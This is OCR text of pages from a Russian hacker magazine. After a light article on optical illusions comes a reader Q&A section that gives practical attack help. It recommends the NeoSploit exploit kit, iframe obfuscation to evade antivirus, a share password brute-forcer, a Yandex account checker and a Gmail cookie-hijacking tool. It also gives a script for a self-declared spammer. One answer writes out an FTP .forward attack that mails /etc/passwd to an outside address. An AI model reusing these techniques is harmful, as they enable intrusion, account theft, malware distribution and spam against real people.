


Рисунок 9: оранжевые круги имеют идентичный диаметр

Рисунок 3: исчезающий круг

Рисунок 8: какой символ изображен в центре?

Рисунок 4: поля A и B на самом деле совершенно идентичны по яркости и цвету

info

• Хотя Пизанская башня наклонена, колокольня, построенная во второй половине XIV века наверху башни, стоит ровно.

• **Парейдолические иллюзии** — это иллюзорное восприятие реального объекта. Парейдолии возникают при восприятии самых обычных объектов. Например, при рассматривании рисунка обоев или ковра, трещин и пятен на потолке можно внезапно увидеть изменчивые, фантастические пейзажи, лица людей, необычных зверей и т.п.

• **Нить Ариадны** — в древнегреческой мифологии нить, которая помогла афинскому герою Тесею выйти из лабиринта Минотавра. В переносном смысле — это способ, помогающий выйти из затруднительного положения; путеводная нить.

деятели искусства уже давно это просекли. То же относится и к программистам, которые работали на динозаврах машинной эры. Зажатые ограниченной цветовой палитрой (представленной в те времена оттенками серого), они создавали удивительные демки, используя особенности психофизики восприятия. Сейчас это, конечно, не так актуально, но по-прежнему очень интересно.

ЭФФЕКТ ПОСЛЕДЕЙСТВИЯ

Считается, что мозг удерживает изображение порядка 1/24 секунды. Отсюда, дескать, и пошли 24 кадра в секунду в кинематографе. Спору нет, все верно. А правда ли, что Иванов выиграл в лотерею «Жигули»? Правда. Только не Иванов, а Козлов. И не в лотерею, а в карты. И не «Жигули», а 100 рублей. И не выиграл, а проиграл. Вот так и тут. Прославленные 24 кадра появились только в зрелом кинематографе, когда упали цены на пленку — и по причинам, совершенно отличным от психофизики восприятия. Просто, чем больше кадров в секунду, тем больше фаз движения способна запечатлеть камера, хотя в фильмах с драками даже 60 полукадров NTSC-стандарта уже не хватает и приходится снимать на повышенной скорости, а затем вручную набирать пакет кадров, захватывающих максимальное количество фаз движения.

Возвращаясь к теме разговора, отметим, что мозг удерживает изображение довольно продолжительное время (десятки секунд). И сейчас мы это проверим. Если с минуту втыкать в негативный портрет Че Гевары (**рисунок 5**), а потом перевести взгляд на белый фон, то на нем возникнет вполне позитивное изображение и не только возникнет, но еще и не захочет уходить.

ИЛЛЮЗИИ ГЛУБИНЫ ПРОСТРАНСТВА

Кафельный пол римского собора имени **Святого Иоанна Латеранского** («подложка» статьи) вымощен плоской плиткой, которая за счет ошибочно выбранной схемы интерпретации двумерного изображения воспринимается мозгом как нагромождение трехмерных кирпичиков. Кстати говоря, это явление встречается на практике повсеместно, поскольку нещадно эксплуатируется художниками и дизайнерами (ведь им тесно в застенках плоской поверхности, с которой они вынуждены работать — будь то холст, экран монитора или еще что).

ИЛЛЮЗИЯ ЦЕНОЙ В МИЛЛИОН ДОЛЛАРОВ

А ведь как все хорошо начиналось! Запустили ученые вокруг Марса всякие спутники и стали его снимать. Вот и сняли. Плохой камерой с низким разрешением. Такое сняли, что и сами не рады. Человеческое лицо в стиле маски фараона на поверхности соседней планеты (**рисунок 7**), представляющее собой колоссальное сооружение, воздвигнутое то ли марсианами, то ли еще какими инопланетными существами.

«Фараон» прорисовывается вполне отчетливо, и публика (на деньги которой, собранные в виде налогов, и строится вся космическая техника) рвет и мечет, требуя развернуть остальные спутники, оснащенные камерами высокого разрешения, и заснять сенсацию во всех подробностях.



Рисунок 5: негативный портрет Че Гевары трансформируется в сознании в позитивное изображение

Рисунок 7: «фараон» на поверхности Марса

Специалисты из NASA сначала игнорировали общественное мнение, а когда оно приняло характер планетарных масштабов, уже поздно было доказывать, что «фараон» — всего лишь внебрачный ребенок игры света и тени. Таких «фараонов» на Марсе и на Луне — десятки, а то и сотни. Увидеть их можно, как правило, только однажды. Слегка другой угол падения света — и все, изображение исчезает. Снимать его еще раз — бессмысленно, да и накладно. Разворот спутника — серьезная инженерная операция, которая в случае ошибки оператора рискует закончиться полным крахом. Да даже без всякого краха — количество топлива маневровых двигателей ограничено и невосполнимо, а потому расходовать его следует очень бережно. Вот только... кому это объяснишь... Ну, отсняло NASA еще серию снимков этого «искусственного сооружения внеземных существ». Что толку? Все равно общественность уверена, что NASA прячет марсиан на секретной военной базе.

Интересные ссылки

• Optical illusions (отправная точка путешествия в неизведанный мир на Вике, естественно, на английском, поскольку русский раздел чудовищно неполон и пополняться не собирается): en.wikipedia.org/wiki/Category:Optical_illusions

• Парадоксы восприятия. Зрительные иллюзии и феномены (большая коллекция картинок, демонстрирующих различные оптические иллюзии с краткими пояснениями на русском языке):
fun.nashcat.ru/illusions, illusion.turist.by/main/index/index.php, www.psy.msu.ru/illusion/, www.scorcher.ru/neuro/neuro_sys/illusion2.php, www.kromsh.info/index.php?option=com_content&task=view&id=118&Itemid=82

• Зрительные иллюзии в одежде (умелый подбор одежды для коррекции дефектов фигуры):
tehnologia.59442s003.edusite.ru/p36aa1.html.
В статье «Зрительные иллюзии в одежде» доходчиво объясняется, что одежда нужна не только для согрева в холодную зимнюю пору и сокрытия первичных половых признаков. Это еще и отличный способ изменить свою фигуру, замаскировав физические недостатки за счет зрительных иллюзий:
www.osinka.ru/Moda/Style/2004_Illusions.html

ЭФФЕКТ ПЕРЦЕПТИВНОЙ ГОТОВНОСТИ


Или неготовности. Это как посмотреть. Мы видим в первую очередь то, что хотим или ожидаем увидеть.
Обратим свой взор на **рисунок 8** и попробуем ответить: какой символ изображен в центре — буква «B» или число «13»? Зависит от того, в каком направлении читать. Психологические учебники буквально кишат примерами подобного рода, часть из которых явно надумана, а часть — позаимствована из реальных текстов, сложность распознавания которых имеет фундаментальную природу.
Человек распознает текст в контексте окружающих символов. Машина же — думать не обучена, а шаблонные методы, увы, во многих случаях не работают. Кстати, вместо того, чтобы делать каптчи на рваном цветом фоне, который даже нормального человека приводит в ярость, граничащую с суицидом (что же говорить о людях с ограниченными возможностями?), давно пора задействовать чисто психологические эффекты, использовав такое начертание шрифта, которое только человек способен проинтерпретировать единственно правильным образом (фактически, это тест на IQ — даны: ушанка, валенки и милицейская фуражка. Вопрос: какой из предметов здесь лишний? Ответ — фуражка, потому что валенки и ушанку нормальные люди носят).

КРАСАВИЦА И ЧУДОВИЩЕ

Почему симпатичные девушки бессознательно выбирают себе страшных подруг? Наверное, затем, чтобы смотреться на их фоне «интереснее», ведь как уже говорилось, сознание оперирует не абсолютными, а относительными оценками.
Так, оранжевые круги на **рисунке 9** вопреки здравому смыслу имеют совершенно идентичный диаметр, легко измеряемый линейкой. Но один и тот же круг в окружении кругов побольше словно «сжимается» — и, наоборот, раздувается от гордости на фоне младших товарищей.

ОПТИЧЕСКИЕ ИЛЛЮЗИИ ПРАВЯТ МИРОМ

Скрыться от них невозможно. Даже зная об их существовании, очень трудно в очередной раз не оказаться жертвой обмана, а обманываем мы себя постоянно. Коварство сознания в том, что даже после объяснения «фокусов» иллюзии продолжают работать. Прими как данность: научиться воспринимать мир таким, какой он есть — невозможно. Однако в наших силах делать «поправки на ветер», то есть учитывать существование обманов зрения, когда мы пытаемся судить об истинной природе вещей.



Задавая вопрос, подумай! Не стоит задавать откровенно ламерские вопросы, ответы на которые при определенном желании можно найти и самому. Конкретизируй! Телепатов тут нет, поэтому присылай больше информации.

Q: Не подскажешь, существует ли бесплатный сервис для проверки доступности сайта из разных точек планеты?

A: Такой сервис действительно есть. Называется он HostTracker и расположен по адресу host-tracker.com. К примеру, я им пользовался, когда обновил DNS-записи на своем домене и ждал, соответственно, обновления dns-записей на всех корневых NS-серверах. Назову возможности сервиса:

- Мониторинг произвольного количества ресурсов;
- Распределенный мониторинг;
- Период мониторинга — каждые 1/5/15/30/60 минут;
- Возможность мониторинга работы CGI-скриптов;
- Поддерживаются HTTP-методы HEAD/POST/GET;
- Возможность задавать передаваемые CGI-скрипту параметры;
- Контроль наличия нужных ключевых слов на странице;
- Возможность задания ключевых слов с помощью регулярных выражений;
- Возможность задания произвольного количества адресов для уведомления о сбоях сервера;
- Накопление статистики и дальнейшее формирование отчетов;
- Возможность открыть отчеты по одному или нескольким ресурсам для свободного доступа;
- Хранение отчетов без ограничения во времени;
- Возможность настройки автоматической отсылки выбранных отчетов (ежедневных, еженедельных, месячных, квартальных, годовых) на ваш электронный адрес;
- Привязка к вашей временной зоне;
- Детализация отчетов с точностью до дней;
- Возможность хранения протоколов проверки;
- Возможность отсылки сообщений о сбоях как на электронный адрес, так и

```
на мобильный телефон, с помощью SMS-
сообщений;
•Моментальная проверка доступности
ресурса.
```

Q: Как сохранить на жесткий диск онлайн-видео с YouTube, Вконтакте и пр.?

A: Для этих целей я обычно использую программу **WM Recorder PRO** (www.wmrecorder.com/wm_recorder_pro.php).
В ее состав входят несколько утилит для записи потокового аудио и видео в форматах Windows Media (WM Recorder) и Real (RM Recorder), а также программа для записи телевизионных трансляций в интернете (WM VCR). В утилите есть встроенный планировщик, предусмотрена многопотоковая закачка.
Пользоваться WM Recorder PRO очень просто:

```
1. Включай программу;
2. Открой сайт, где лежит нужное тебе
видео и запусти его;
3. Программа начинает захват;
4. По окончании проигрывания видео-
ролика программа сохранит его в свой
каталог.
```

PS: Демо-версия поддерживает видеозахват лишь нескольких минут записи, но ничто не мешает тебе использовать встроенную докачку (либо найти лекарство, коих в интернете очень много).

Q: Занимаюсь сплогами. В дизайне и оформлении не очень силен. Подскажи, где бы проверить синтаксис моих страниц на соответствие стандартам w3c?

A: В твоем вопросе уже кроется ответ! Конечно, на validator.w3.org. Сервис проверит твою страницу на соответствие DTD (официальное описание синтаксиса языка разметки) и укажет на все возможные ошибки. Особенно полезным сервис будет, если ты строишь wap 1.1-1.3- или wap 2.0-странички (браузеры мобильных телефонов очень привередливы к незакрытым тегам и т.д.).
Также посоветую другие сервисы-валидаторы W3-консорциума, расположенные по адресу http://www.w3.org/QA/Tools:
1. **Link Checker** — проверка битых ссылок на странице (полезно SEOшникам);
2. **CSS Validator** — проверка на валидность CSS-стилей документа;
3. **Feed Validator** — проверка RSS и ATOM лент новостей (пригодится сплоггерам).

Q: Подскажи, где взять хорошую паблик-связку эксплойтов?

A: Из недавно появившихся в паблике приватных связок мне больше всего нравится NeoSploit 2.x (https://forum.zloy.org/showpost.php?p=530807&postcount=270). Приведу часть ее описания:

```
1. Перед выдачей сплоита анализиру-
ется версия оси, браузера и другого
постороннего софта на машине юзера.
2. Сплоиты шифруются в реальном вре-
мени уникальным ключом.
3. Защита екзешника от повторной за-
качки на 1 час.
4. Есть линк для маяков лоадера и
линк необходимый самому лоадеру для
слива exe.
5. Имеется «статса» по осям, браузе-
рам, странам, рефферам, последним
100 заходам/загрузкам.
6. Уникальность загрузок смотрится
по ip, с которого был слит exe.
7. Мультиюзерность.
8. Пробивает IE и Firefox всех вер-
сий.
```

PS: Раньше связка стоила от $1.5k до $3.0k в зависимости от конфигурации. Пользуйся, но помни об ответственности!

Q: Как бы мне похитрей зашифровать код своего iframe?

A: Сервис, расположенный по адресу k0d.biz/t/htmlcrypt/htmlcrypt_light.php, поможет тебе перевести любой твой html-код в нечитабельное состояние. Например, ты вбиваешь в окно «`<b>My html code here</b>`» и получаешь на выходе `<script language='JavaScript'>document.write(unescape('\x3C\x62\x3E\x4D\x79\x20\x68\x74\x6D\x6C\x20\x63\x6F\x64\x65\x20\x68\x65\x72\x65\x3C\x2F\x62\x3E\x20'))</script>`.
Это поможет для обхода некоторых проактивных защит, а также встроенной антивирусной защиты всех браузеров. Могу посоветовать и более сложный онлайн-сервис http://ness-team.ru/index/0-8. Тут ты найдешь несколько уровней кодировки html-кода, а также javascript-компрессор, который позволяет убирать лишние символы из исходника и различными хитрыми способами уменьшать его размер. Также компрессор поддерживает обфускацию кода.

Q: Как проще всего искать расшаренные ресурсы в сетке?

A: В этом нелегком деле тебе поможет старый добрый xSharez 3.0.0.9 Professional (www.web-hack.ru/download/download.php?go=110). Это довольно известный и популярный сканер расшаренных ресурсов отечественного производства. В программу встроен подборщик паролей к шарам. При сканировании xSharez выводит много полезной информации: имя рабочей группы, ОС, сетевое имя и МАК-адрес. Программа имеет приятный интерфейс, а после сканирования может сохранять логи.
PS: Сканеры для любых ситуаций можно скачать здесь: www.web-hack.ru/download/?case=1 (либо взять с нашего диска, — Прим. Forb).

Q: Занимаюсь спамом. Как мне удалить из списка мыльников одинаковые адреса?

A: Спамить нехорошо и незаконно! Но, если ты готов рисковать, то тебе поможет следующий php-скрипт:

```
<?php
$file = file('emails.txt');
$file = array_unique($file);
$fp = fopen('emails.txt', 'w');
fwrite($fp, implode("\n", $file));
fclose($fp);
?>
```

А вообще, есть большое количество программ для отсеивания дубликатов. Тот же самый Microsoft Excel. Советую юзать поиск :).

Q: Существует ли универсальная программа для имитации действий пользователя в браузере?

A: Старый добрый античат по адресу old.antichat.ru/inetcrack предоставляет тебе такую программу. Утилита называется InetCrack и предназначена для отправки на сервер HTTP-пакетов и получения ответа сервера. Исходный HTTP-пакет задается в текстовом виде. Программа позволяет вводить произвольные значения практически всех параметров запроса. Поддерживаются команды GET и POST. Команда POST поддерживает любые MIME-форматы передаваемых данных. Программа позволяет задавать или модифицировать следующие параметры запроса: URL, Referer, Host, Content-Type, Accept-Encoding, User-Agent, Cookie, Authorization, X-Forwarded-Fornew, Vianew, Cache-Controlnew. Также есть кодер/декодер для корректного кодирования и расшифровки данных в URL-формате.
Ответ сервера отображается в текстовом виде, что позволяет видеть исходные тексты HTML и JavaScript. Динамическое отображение поступающих данных от сервера позволяет отслеживать получаемую информацию от CGI-скриптов, работающих в так называемом stream-режиме.
PS: Еще существует неплохой плагин для **ОгнеЛиса** — LiveHTTPHeaders. Он снифает пакеты, которые затем можно редактировать и слать серверу. Скачай плагин по адресу: livehttpheaders.mozdev.org.

Q: Подскажи, где взять чекер аккаунтов Яндекса?

A: Тут лежит неплохой чекер: myiworm.com/public/tools/yach-0.5.zip Yach 0.5. Из возможностей тулзы:

```
• Проверка валидности связок
login;pass из текстового файла;
• Вывод полученной инфы в файл;
• Проверка на наличие Яндекс.Денег и
их количества.
```

Q: От чего зависит Business Level (BL) в моем WebMoney-кошельке?

A: Вот официальная выдержка по поводу BL с сайта вебмани: «**Параметр Бизнес уровень [BUSINESS LEVEL (BL)] — это публичная характеристика уровня деловой активности пользователя (WMID), вычисляемая системой на основе данных о продолжительности активного использования системы Webmoney Transfer, количестве корреспондентов, с которыми у пользователя имелись трансакции, объеме проведенных трансакций, отсутствии или наличии претензий к пользователю со стороны системы. Представляет собой целое положительное число в диапазоне от 0 до 10000. Параметр BL обновляется каждые 3 часа. BL не зависит от типа аттестата**».

Q: Как бы мне, имея FTP-доступ к серверу, прочитать /etc/passwd?

A: Тебе для этого необходимо выполнить следующий ftp-сценарий со своего сервера:

```
bash# cat myforward_file
"cat /etc/passwd | /bin/mail hacker@
mail.ru "
bash# ftp victim.com
Connected to victim.com
220 victim FTP server ready
Name (victim.com:hacker):ftp
331 Guest login ok, send you e-mail
as password.
Password:
230 Guest login ok, access
restrictions apply.
ftp> ls -l
220 PORT command succesful.
150 Opening ASCII mode
data connection for '/bin/
ls'.(192.168.1.1, 2335) (0 bytes)
total 4
dr-xr-xr-x 2 root operator 512 Feb 28
2000 bin
dr-xr-xr-x 2 root operator 512 Sep 18
2000 etc
drwxrwxrwt 13 root operator 1024 Jul
1 00:55 incoming
drwxr-xr-x 3 root operator 512 Feb 19
10:25 pub
226 Transfer complete.
ftp>put myforward_file .forward
ftp>quit
bash# echo 'You a hacked' | mail ftp@
victim.com
```

В итоге, когда почту отошлют юзеру ftp, выполнится .forward-файл. Если у демона будет достаточно прав для чтения /etc/passwd, то его содержимое придет к тебе на мыло.

Q: Как перенести всю почту на новый Gmail-аккаунт со старого ящика?

A: Для этого понадобится внутренняя Gmail-утилита — Mail Fetcher. Алгоритм действия по шагам следующий:

• Первым делом заходим в старый аккаунт и в настройках выбираем вкладку «Пересылка», в которой находятся настройки для POP/IMAP. Нам нужно активировать опцию «Включить POP для всех писем» (POP for all mail) и сохранить изменения. После этого, в том же разделе «POP-загрузка» (POP Download), появится отметка о том, что POP включен.

• Теперь заходим в настройки уже нового ящика, где выбираем вкладку «Аккаунты» (Accounts). Далее, в разделе «Получение почты из других аккаунтов» (Get mail from other accounts), кликаем по ссылке «Добавить другой адрес электронной почты» (Add another mail account) и вводим нужный адрес.

Придется немного подождать, пока Gmail переместит каждое письмо по POP3.

Q: Что такое трехмерный штрихкод?

A: В привычном понимании, штрихкод — это последовательность черных и белых полос, представляющих информацию в том виде, который удобен для считывания техническими средствами. Трехмерный штрихкод, матричный или QR-код — дальнейшее развитие этой технологии. Можно прямо в штрихкод записать некоторую, невидимую для глаза информацию. Ее легко будет расшифровать прямо на экране ноутбука или даже телефона (предварительно сфотографировав), используя несложные программы-декодеры.

К примеру, в QR-коде может быть зашифрован URL сайта или адрес. В отличие от обычного штрихкода, где информацию несет только порядок черточек в горизонтальном направлении, QR использует для кодирования данных одновременно вертикальное и горизонтальное направления. Поэтому на той же самой площади уместится значительно больше информации. Расшифровывать код можно в любом из направлений, часто — даже при поврежденном изображении. В рекламных целях технология успешно применяется в Японии и Америке. Компания, к примеру, кодирует свой URL-адрес и помещает в рекламу, стенды и т.д. Людям достаточно сфотографировать изображение, расшифровать специальной программой и тут же перейти на сайт прямо со своего телефона. Если хочешь зашифровать свой текст в QR-код, можешь воспользоваться **бесплатным генератором** — http://qrcode.kaywa.com. А чтобы расшифровать, — подойдет **небольшая тулза** (http://www.intelcom.ru/2d/english/demo.php) для компьютера или **Java-апплет для телефона** (http://mobilecodes.nokia.com/scan.htm).

Q: Как проще всего организовать несколько рабочих столов для Windows?

A: Подходящих утилит сейчас пруд пруди. Но я настоятельно рекомендую недавно появившуюся утилиту от Марка Руссиновича, известного специалиста по внутреннему устройству Windows. Приложение весит всего 62 Кб и доступно для закачки с сайта Microsoft: technet.microsoft.com/en-us/sysinternals/cc817881.aspx.

Q: Как взломать аккаунт на Gmail?

A: Большая проблема Gmail'а в том, что после аутентификации, во время которой используется SSL, весь трафик начинается передаваться по обычному HTTP-каналу. Это не могло остаться безнаказанным. На недавно прошедшей хакерской конференции Defcon была представлена х-тулза The Middler для автоматического сбора аккаунтов у пользователей Gmail, которые в своем профиле не включили использование защищенного соединения на протяжении всей работы («Always use https»).Замечу, что подобная опция появилась совсем недавно. По сути, это обычный снифер, но написанный на Ruby (исходники открыты) и специально заточенный для перехвата пользовательских кукисов. Естественно, Gmail — не единственное поле для деятельности. Чуть ли не каждый второй сервис (взять тот же LiveJournal) действует по похожей схеме, и после авторизации с использованием HTTPS-шифрования начинает передавать информацию в открытом виде. После получения session ID можно проникнуть в аккаунт даже без знания пароля. The Middler уже сейчас умеет следующее:

• клонировать user-сессии в любом приложении, которое использует передачу данных по HTTP;
• заменять ссылки с использованием безопасного HTTPS на HTTP;
• автоматически пересылать браузер жертвы на сайт эксплоитами (на Metasploit), выполняющимися на стороне клиента;
• автоматически собирать и менять всю приватную информацию о жертве.

В общем, страшное оружие.

ПОДПИСКА В РЕДАКЦИИ



ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ

2100 руб. (на 15% дешевле чем при покупке в розницу)

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

ВНИМАНИЕ!
ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

При подписке на комплект журналов
ЖЕЛЕЗО + ХАКЕР + IT СПЕЦ:
